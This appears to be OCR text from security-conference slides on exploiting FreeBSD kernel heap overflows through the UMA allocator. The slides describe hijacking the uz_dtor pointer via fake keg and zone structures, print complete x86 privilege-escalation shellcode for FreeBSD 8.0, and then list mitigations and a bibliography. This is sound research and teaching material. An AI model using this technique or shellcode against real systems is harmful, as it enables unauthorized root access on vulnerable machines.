
(5) Construct a fake `us_keg` structure at that address with a pointer to a fake `uma_zone` structure

- Point the `uz_dtor` function pointer to a userland address with kernel shellcode

(6) Deallocate the last ITEMS_PER_SLAB items

- `free(9)` → `uma_zfree_arg()` → `uz_dtor`

uz_dtor hijacking



free(addr);

1.

2.

A slab of the "256" zone

...

addr

uma_slab_head {
us_keg
};

3. Kernel can dereference userland

System call

fake uma_keg {
uk_zones
};

4.

5.

fake uma_zone {
uz_dtor
};

Kernel shellcode

6. Restore us_keg pointer

UMA managed kernel memory

Userland memory

Kernel continuation

- After the execution of the kernel shellcode, control is returned to the kernel
- Eventually the kernel will try to free an item from the zone that uses the slab whose `uma_slab_head` structure has been corrupted
- The memory regions used to store the fake structures have been unmapped when the userland process (i.e. the exploit) has completed
- The problem: the kernel crashes when it tries to dereference the address of the fake `uma_keg` structure

Restoring us_keg

- The slab with the corrupted `uma_slab_head` is just one of the slabs of the zone (see slide #33)

- The other slabs have an intact `uma_slab_head` structure and an uncorrupted `us_keg` pointer that contains the real address of the zone's keg

- After the kernel shellcode has performed privilege escalation
  - It needs to copy the `us_keg` value from the previous or next (or any other) slab of the zone to the corrupted `uma_slab_head`
  - The address of the corrupted (i.e. currently used) slab can be found in the ECX register when `uz_dtor` is called (in `uma_zfree_arg()`)

Complete shellcode for FreeBSD 8.0

```
movl    %fs:0, %eax              # get curthread
movl    0x4(%eax), %eax          # get proc pointer from curthread
movl    0x24(%eax), %eax         # get ucred from proc
xorl    %edx, %edx               # edx = 0
movl    %edx, 0x4(%eax)          # patch uid
movl    %edx, 0x8(%eax)          # and ruid
# restore us_keg for the overwritten slab
movl    -0x1000(%ecx), %eax      # first we check the previous slab
cmpl    $0x0, %eax
je      prev
jmp     end
prev:
movl    0x1000(%ecx), %eax       # and then the next slab
end:
movl    %eax, (%ecx)
ret
```

Concluding remarks

Mitigations (1)

- Stack smashing protection (SSP/ProPolice) introduced in 8.0
    - Random canary
    - Enabled by default

- sysctl(8) security.bsd.map_at_zero introduced in 8.0
    - Protection against address 0 (NULL) page mappings
    - Enabled by default

Mitigations (2)

- RedZone introduced in 7.0
  - Places a static canary value (0x42) of 16 bytes above and below each buffer allocated on the heap
  - Disabled by default


- MemGuard introduced in 6.0
  - Use-after-free detection
  - Disabled by default

Conclusions

- FreeBSD kernel stack overflows
  - Contributed to the existing body of knowledge
  - Detailed exploit development process

- FreeBSD kernel heap overflows
  - The security of the FreeBSD kernel memory allocator has not been studied – until now
  - Explored in detail how kernel heap overflows can be exploited and lead to arbitrary code execution
  - Developed a methodology for reliable exploitation
  - Reminder: UMA development was funded by Nokia
    - Which proprietary products is it used in?

Questions?



Bibliography

- Esa Etelavuori, “Exploiting kernel buffer overflows FreeBSD style”, fbsdjail.txt, 2000
- Sinan “noir” Eren, “Smashing the kernel stack for fun and profit”, Phrack, Volume 0x0b, Issue 0x3c, 2002
- Silvio Cesare, “Open source kernel auditing and exploitation”, Black Hat USA, 2003
- Eugene Teo and clflush, “Exploiting kmalloc overflows to Own j00”, SyScan, 2005
- sgrakkyu and twiz, “Attacking the core: kernel exploiting notes”, Phrack, Volume 0x0c, Issue 0x40, 2007
- Joel Eriksson, Karl Janmar, Claes Nyberg, Christer Öberg, “Kernel wars”, Black Hat Europe, 2007
- Christer Öberg, Neil Kettle, “Bug classes in BSD, OS X and Solaris kernels”, CanSecWest, 2009
- Przemyslaw Frasunek, “FreeBSD Kernel Level Vulnerabilities”, CONFidence, 2009
- argp and karl, “Exploiting UMA, FreeBSD's kernel memory allocator”, Phrack, Volume 0x0d, Issue 0x42, 2009